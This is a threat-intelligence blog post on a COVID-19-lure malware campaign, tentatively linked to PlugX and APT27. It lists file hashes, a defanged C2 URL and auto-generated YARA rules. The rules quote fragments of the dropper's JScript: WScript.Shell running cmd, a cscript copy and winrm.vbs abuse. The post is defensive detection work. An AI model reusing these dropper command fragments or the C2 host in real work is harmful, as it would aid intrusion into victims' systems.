According to MITRE (**BTW thank you @Arkbird_SOLG for the great suggestions on attribution**) PlugX is a well known RAT attributed to China's APT. **APT27 (aka Emissary Panda)** are the mostly notable APT group that used it. Moreover (thanks to **@Arkbird_SOLG**) "[…] on China culture, hijacking method are a mandatory knowledge for a job like pentesting […]" which could enforce the theory of APT27

UPDATE: I am aware that PlugX is today an opensource RAT, and I am aware that this is not enough for attribution. Indeed the intent of the title is to put doubts on that attribution by the usage of “?” (question mark). On one hand PlugX historically has been attributed to APT27 but on the other hand it’s public. So it’s hard to say Yes or Not, for such a reason the intent of this blog post is: Is APT27 Abusing COVID-19 To Attack People ?!. It’s an Open question not a position.

We all are passing a bad time. COVID-19 caused many death and is threatening entire economies. Please, even if you are an attacker and you gain profit from you infamous job, stop cyber attacks against peoples that are suffering this pandemic and rest. **Ethics and compassion should be alive – even behind you monitors.**

IoC

- 95489af84596a21b6fcca078ed10746a32e974a84d0daed28cc56e77c38cc5a8 (original .lnk)
- f74199f59533fbbe57f0b2aae45c837b3ed5e4f5184e74c02e06c12c6535f0f9 (Stage 2)
- 9d52d8f10673518cb9f19153ddbe362acc7ca885974a217a52d1ee8257f22cfc (Stage 3)
- 7f230a023a399b39fa1994c3eaa0027d6105769fffaf72918adebf584edc6fe0 (Stage 4)
- a49133ed68bebb66412d3eb5d2b84ee71c393627906f574a29247d8699f1f38e (Stage 5/a)
- 002c9e0578a8b76f626e59b755a8aac18b5d048f1cc76e2c12f68bc3dd18b124 (Stage 5/b)
- hxxp://motivation[.]neighboring[.]site/01/index.php (C2)

Yara (auto)

```
import "pe"

rule MiZl5xsDRylf0W {
   meta:
      description = "yara - file MiZl5xsDRylf0W.tmp"
      date = "2020-03-17"
      hash1 = "b578a237587054f351f71bd41bede49197f77a1409176f839ebde105f3aee44c"
   strings:
      $s1 = "%ls\\%S.exe" fullword wide
      $s2 = "%XFTpX7m5ZvRCkEg" fullword ascii
      $s3 = "SK_Parasite, Version 1.0" fullword wide
      $s4 =
"DINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPAD"
ascii
      $s5 = "DINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADD" fullword ascii
      $s6 = "SKPARASITE" fullword wide
      $s7 = "default" fullword ascii /* Goodware String - occured 709 times */
      $s8 = "59xf4qy-YXn-pkuXh=x3CXPHCcs3dXFlCtr3Cc4H4XufdZjmAZe3Ccxuibvm592g" fullword ascii
      $s9 = "SK_Parasite" fullword wide
      $s10 = "KOeS5OEThZjnYazMJ7p3Ccx-ptAMKuUMLlPEID2=Kn4XLqTM4WhSAKAHAbRMxXsa5Xj-AazEAqzEAqgg" fullword ascii
      $s11 = "ZXsDCcsTA80HdkET" fullword ascii
      $s12 = "8c9h9q9" fullword ascii /* Goodware String - occured 1 times */
      $s13 = "<&<,<6<<<F<O<Z<_<h<r<}<" fullword ascii /* Goodware String - occured 1 times */
      $s14 = "5$5@5\\5`5" fullword ascii /* Goodware String - occured 1 times */
      $s15 = "About SK_Parasite" fullword wide
      $s16 = "1/2A2o2" fullword ascii /* Goodware String - occured 1 times */
      $s17 = "z2bqw7k90rJYALIQUxZK%sO=hd5C4piVMFlaRucWy31GTNH-mED8fnXtPvSojeB6g" fullword ascii
      $s18 = "PQQQQQQWQf" fullword ascii
      $s19 = "Copyright (C) 2020" fullword wide
      $s20 = "1)1p1z1" fullword ascii /* Goodware String - occured 1 times */
   condition:
      uint16(0) == 0x0300 and filesize < 200KB and
      8 of them
}

rule sig_9sOXN6Ltf0afe7 {
   meta:
      description = "yara - file 9sOXN6Ltf0afe7.js"
      date = "2020-03-17"
      hash1 = "70b8397f87e4a0d235d41b00a980a8be9743691318d30293f7aa6044284ffc9c"
   strings:
      $x1 = "var e7926b8de13327f8e703624e = new ActiveXObject(\"WScript.Shell\");e7926b8de13327f8e703624e.Run (\"cmd /c mkdir
%tmp%\\\\cscrip" ascii
      $x2 = "&for /r C:\\\\Windows\\\\System32\\\\ %m in (cscr*.exe) do copy %m %tmp%\\\\cscript.exe\\\\msproof.exe /y&move /Y
%tmp%\\\\cSi1r" ascii
      $x3 = "ss?Handle=4 -format:pretty&del \\\"%userprofile%\\\\OFFICE12\\\\Wordcnvpxy.exe\\\" /f /q&ping -n 1 127.0.0.1&move /Y
%tmp%\\\\48" ascii
      $x4 = "var e7926b8de13327f8e703624e = new ActiveXObject(\"WScript.Shell\");e7926b8de13327f8e703624e.Run (\"cmd /c mkdir
%tmp%\\\\cscrip" ascii
      $x5 = "p %tmp%\\\\cscript.exe\\\\WsmPty.xsl&%tmp%\\\\cscript.exe\\\\msproof.exe //nologo %windir%\\\\System32\\\\winrm.vbs
get wmicimv2" ascii
      $s6 = "/b %tmp%\\\\2m7EBxdH3wHwBO.tmp+%tmp%\\\\MiZl5xsDRylf0W.tmp \\\"%userprofile%\\\\OFFICE12\\\\Wordcnvpxy.exe\\\"
/Y&\\\"%tmp%\\\\2" ascii
      $s7 = "6W.tmp \\\"%userprofile%\\\\OFFICE12\\\\MSOSTYLE.EXE\\\"&move /Y %tmp%\\\\3UDBUTNY7YstRc.tmp
\\\"%userprofile%\\\\OFFICE12\\\\OI" ascii
      $s8 = "48-covid-19.pdf\\\"\",0);" fullword ascii
      $s9 = "e7926b8de13327f8e703624e" ascii
   condition:
      uint16(0) == 0x6176 and filesize < 2KB and
      1 of ($x*) and all of them
}

rule sig_3UDBUTNY7YstRc {
   meta:
      description = "yara - file 3UDBUTNY7YstRc.tmp"
      date = "2020-03-17"
      hash1 = "a49133ed68bebb66412d3eb5d2b84ee71c393627906f574a29247d8699f1f38e"
   strings:
      $x1 = "cmd /c notepad.exe" fullword ascii
      $x2 = "dllexec.dll" fullword ascii
      $s3 = "cmd /c calc.exe" fullword ascii
      $s4 = "Wordcnvpxy.exe" fullword ascii
      $s5 = "GetOfficeData" fullword ascii
      $s6 = "273<3]3b3" fullword ascii /* Goodware String - occured 1 times */
      $s7 = "2>2K2W2_2g2s2" fullword ascii /* Goodware String - occured 1 times */
      $s8 = "uTVWhY#" fullword ascii
      $s9 = "DeleteOfficeData" fullword ascii
      $s10 = "9#:=:N:" fullword ascii /* Goodware String - occured 1 times */
      $s11 = "URPQQhpB" fullword ascii
      $s12 = "6#6*626:6B6N6W6\\6b6l6u6" fullword ascii /* Goodware String - occured 2 times */
      $s13 = "0#0-030I0N0V0\\0c0i0p0v0~0" fullword ascii
      $s14 = "4.464<4F4L4V4\\4f4o4z4" fullword ascii
      $s15 = "<$=1=;=I=R=\\=" fullword ascii
```

```
      $s16 = ">->3>9>O>g>" fullword ascii
      $s17 = "5r5L6T6l6" fullword ascii
      $s18 = "1#1*191>1D1M1m1s1" fullword ascii
      $s19 = ":%:K:Q:{:" fullword ascii
      $s20 = "5(5L5X5\\5`5d5h5" fullword ascii /* Goodware String - occured 4 times */
   condition:
      uint16(0) == 0x5a4d and filesize < 100KB and
      ( pe.imphash() == "abba83cce6a959dc431917a65c5fe7ca" and ( pe.exports("DeleteOfficeData") and pe.exports("GetOfficeData") )
or ( 1 of ($x*) or 4 of them ) )
}

rule sig_20200308_sitrep_48_covid_19________pdf {
   meta:
      description = "yara - file 20200308-sitrep-48-covid-19.pdf.lnk"
      date = "2020-03-17"
      hash1 = "d54d85e3044a05bdafee9f30f7604ee584db91944a5149cc9e0f65f381d85492"
   strings:
      $x1 =
"TVNDRgAAAADWPw0AAAAAAEwAAAAAAAAAAAwEFAAYAAACtJwAAKgEAABsAAQAT6QsAAgABAC5lDAADAAEARvcMAAEAAQBbOA0AAQABABUTDQAAAAAAAABpUJOkIAAyMDIw"
ascii
      $s2 =
"jS61LWA3O0LZjbyOyM+Th5BHkL/6NtKERZApZAvWg3QiB7HuGbdfdfIMVwXLDLL9nVOdKplM1TlFlO5ESifhf5tgzpqP9DZt2dfrfTPS/+ZIBLzWJ99g9xXWv91bOiOD"
ascii
      $s3 =
"wXEkU5x/pIsmFrJtNHbdwG+bszpTRFThzR7p/shOst0DW0ZFKeRdhc/kM7yZKiZM0LkwrconqjQ3wYPZ7MTqq6M91IEWmt0TYiRCrUlVHk0W63x4OVNkZBjH3umhhGbW"
ascii
      $s4 =
"pUnp5YF5MVzpQVVZGZ3vjyftPMSfwPbgfq+oOoRAAyP6ZnheN9Or9fx8glHHDnXKm8PTjPiuhWhq74VNkEWr+gACxYi/wwj+yrQNyWULOGigcjQQ6ze7Zgp48Bny4X8v"
ascii
      $s5 =
"1WxCb+ZUBMNpgdQ9VM6Pbm/a3lOho1gNxYjJoenk4InBUmvbgaGreBVEPcshY3J0VUdR35An5FULDqPNKxb5raGeTLpm5548XATYLogWT8E22FhAi+V4d0q3ck1gZSqw"
ascii
      $s6 =
"GEeEP7OJ3H9kNW2EPOUbKglcK2+vp//RmYt0D/CDulYi6iBikEye9CzxoMuCHgaF8hfJC8DaiQG6B/+lrCggdq54tM4fP9SAqhqBWxW1YVMoKHKrLKhWRlMhlYtoUDbV"
ascii
      $s7 =
"H/sC8wh3rLxj+gB3VC89yuytzdbGEK3P9U2mmfZGvCPYQlBQgXUXRc8UuNfknuIxjz3CsTDq0QPYPvLj9sHAaK6EoZ3tzZGNYDZBV1szVLoGm4wtS68/jiqvVtmPtKB6"
ascii
      $s8 =
"fauCRyQIlXVt+r5GYoBBBlfOQqImEkWo6+WlQTSwYS6smIFGhlOgf7AQ4ovS1utu5CdOQaEjc8UwcEx752927tdeRp8xVz4LlZVh/2KEKumMtVfbk1vucomNeqcRsJi6"
ascii
      $s9 =
"yd2OnvWZvuUQw3aLFzorH9uYxOItXtCmdMmUJP9GKGsdR2VRmYbpkfJ9I5JlbjB2nR28vsrlyOLvHeftPpJaqAb2+eY3ks7r6ewL6JeeS12Gw+8/OrnmTiIrWapEgObL"
ascii
      $s10 =
"RhSzuRlKjfLOgyDj4lOfKOsiZNdxLSHCfbS/kEYl0BslYnQ7YtwYOHZlbWNtSdEUhvb4kKsY/+AobmfLilpGotYo3vEBKu8hhbFE1Jrc+GYGxDRue6300wqLbdIKezBr"
ascii
      $s11 =
"cFHaggy5a+rMrMKC4rKmWdNudM/QWEwp2clOa3lRns1Y4qmtaE5STCmdnj+hITcnvc5eyekbDY568+RUHAxtOr8y3S/vmt9OfY7y/dLNNNLQofyTgt4T7G3abUZ1bNG1"
ascii
      $s12 =
"VjEg4DubcQ2BtwOwevQAyxdM/FzIuPehNRKJnyLk8q2jPd+UucexECuRJKkRJ0NnnGBEv7sjLuODcKIJHEX8JgyVAcq/DoPewYcsHY8Rh9NeC2fnR6OLLctWM2n53KUn"
ascii
      $s13 =
"nS8AHUkUzud+yCzW6SCpcW1LiQEWsA8B0zucbgdLVskYWhOLinfePmJ6k6CUgOpcd8fVzMTGRbjV6YyhJjWxlOGgyp7v+q5MGCVbXGwpGM/1xk73XpXhTTPABA+Atm1v"
ascii
      $s14 =
"KeyEC9M1uHqOE/KCRd902gmpYSK9Ep1sCtzpOqSfNfLHLGoTxu3zjMaEjJ8Dw4/VNYHZo4t5c2CPkSZskDGEYG9rz8HeDf4+Hd3t7y/CyEFD89WV2zsspTFMHnSiyp3t"
ascii
      $s15 =
"CcCdVZZhyydWDx5BFEKNrLqFB/YFtIaCbuk52NxcwOWQ4muYqVQDbXvcIi/mrR2bXPO1koVLNJbK28cDGFSGXFGg9YXl+YxZkEYe14fqauAf3E/rZcpNs5kCKmv5y5W4"
ascii
      $s16 =
"cnhkpPaBto41NCLi/eWl360SSHxRUUZsmZ2dnY3wlvb2T+Nu2mRSpYtAlikPNxFZa8nOIodAkeyEVi1SsSRQngbhvRq5LpJOPh4ldQ1N+56agooQr+W0oFa2KXNsEetV"
ascii
      $s17 =
"FIwtpdre2Wmnc21tda09FKpZefVL43grfymCTd5K56sLOgontwiwYn1nYgVnGJPP/LVQ4JKa1rFFA3Y0HSBBKwuTrFmOAdIJwhoTUrZzBokdMSD931UQuVHTXaMnRz10"
ascii
      $s18 =
"VGO9VokrQADVECqvw3oyurkmSN5/sSpYnNf7Wi/ECAUmGg/S5qDAyFTPbyfhqOI58HyFRC846KnQDdn72pSAno4kdaeMLOelzq3b6bXV5l2VPj4wQfNl0GZCuJMn7LTR"
ascii
      $s19 =
"TXxf/IllO3bWzFUJaAMLlRUnogcNa2x0VENzHR6cEaOx79lHSoQxYVHwSUfmEjZoZ2pROh7H1UCMdmJR/3wD2YF9x4MoF5dJQiiAhb4NH9781LGhwW6JqODySrvw3EGT"
ascii
      $s20 =
"lTvLNEAvdSOFqYwbinqsSVNmUDf6zYKeYafaDjqm8gebMsHURHBynktlSzDsefxSefP1Q1h15TkkR3m/j6/umso0tMFngezzB4SUvUoqb1BMzfPSHU+4EpvSvStNQjKe"
ascii
   condition:
      uint16(0) == 0x5654 and filesize < 3000KB and
      1 of ($x*) and 4 of them
}

rule sig_486AULMsOPmf6W {
```

```
   meta:
      description = "yara - file 486AULMsOPmf6W.tmp"
      date = "2020-03-17"
      hash1 = "604679789c46a01aa320eb1390da98b92721b7144e57ef63853c3c8f6d7ea85d"
   strings:
      $x1 = "<assembly xmlns=\"urn:schemas-microsoft-com:asm.v1\" manifestVersion=\"1.0\"><assemblyIdentity version=\"1.0.0.0\"
processorArch" ascii
      $s2 = "emblyIdentity type=\"win32\" name=\"Microsoft.VC80.CRT\" version=\"8.0.50608.0\" processorArchitecture=\"x86\"
publicKeyToken=\"" ascii
      $s3 = "0Mscoree.dll" fullword ascii
      $s4 = "<assembly xmlns=\"urn:schemas-microsoft-com:asm.v1\" manifestVersion=\"1.0\"><assemblyIdentity version=\"1.0.0.0\"
processorArch" ascii
      $s5 = "t:\\misc\\x86\\ship\\0\\oinfop12.pdb" fullword ascii
      $s6 = "_tWinMain (Ship) commandline='%s'" fullword ascii
      $s7 = "PrintPostScriptOverText" fullword wide
      $s8 = "InstallLang" fullword wide /* base64 encoded string '"{-jYKjx' */
      $s9 = "re=\"X86\" name=\"OINFOP12.EXE\" type=\"win32\"></assemblyIdentity><description>OInfo</description><dependency>
<dependentAssembl" ascii
      $s10 = "SetOfficeProperties -- PublisherPageSetupType" fullword ascii
      $s11 = "\\ship\\0\\oinfop12.exe\\bbtopt\\oinfop12O.pdb" fullword ascii
      $s12 = "GetOffice type for '%S'" fullword ascii
      $s13 = "TemplateCount" fullword wide
      $s14 = "Win32_Word12Template" fullword wide
      $s15 = "'OInfoP12.EXE'" fullword ascii
      $s16 = "Queued_EventDescription= " fullword wide
      $s17 = "COfficeObj::Initialize, user='%S', namespace='%S'" fullword ascii
      $s18 = "TabIndentKey" fullword wide
      $s19 = "Win32_WebConnectionErrorMessage" fullword wide
      $s20 = "OInfo12.OCX" fullword wide
   condition:
      uint16(0) == 0x5a4d and filesize < 300KB and
      ( pe.imphash() == "3765c96e932e41e0de2bd2ed71ef99ad" or ( 1 of ($x*) or 4 of them ) )
}
```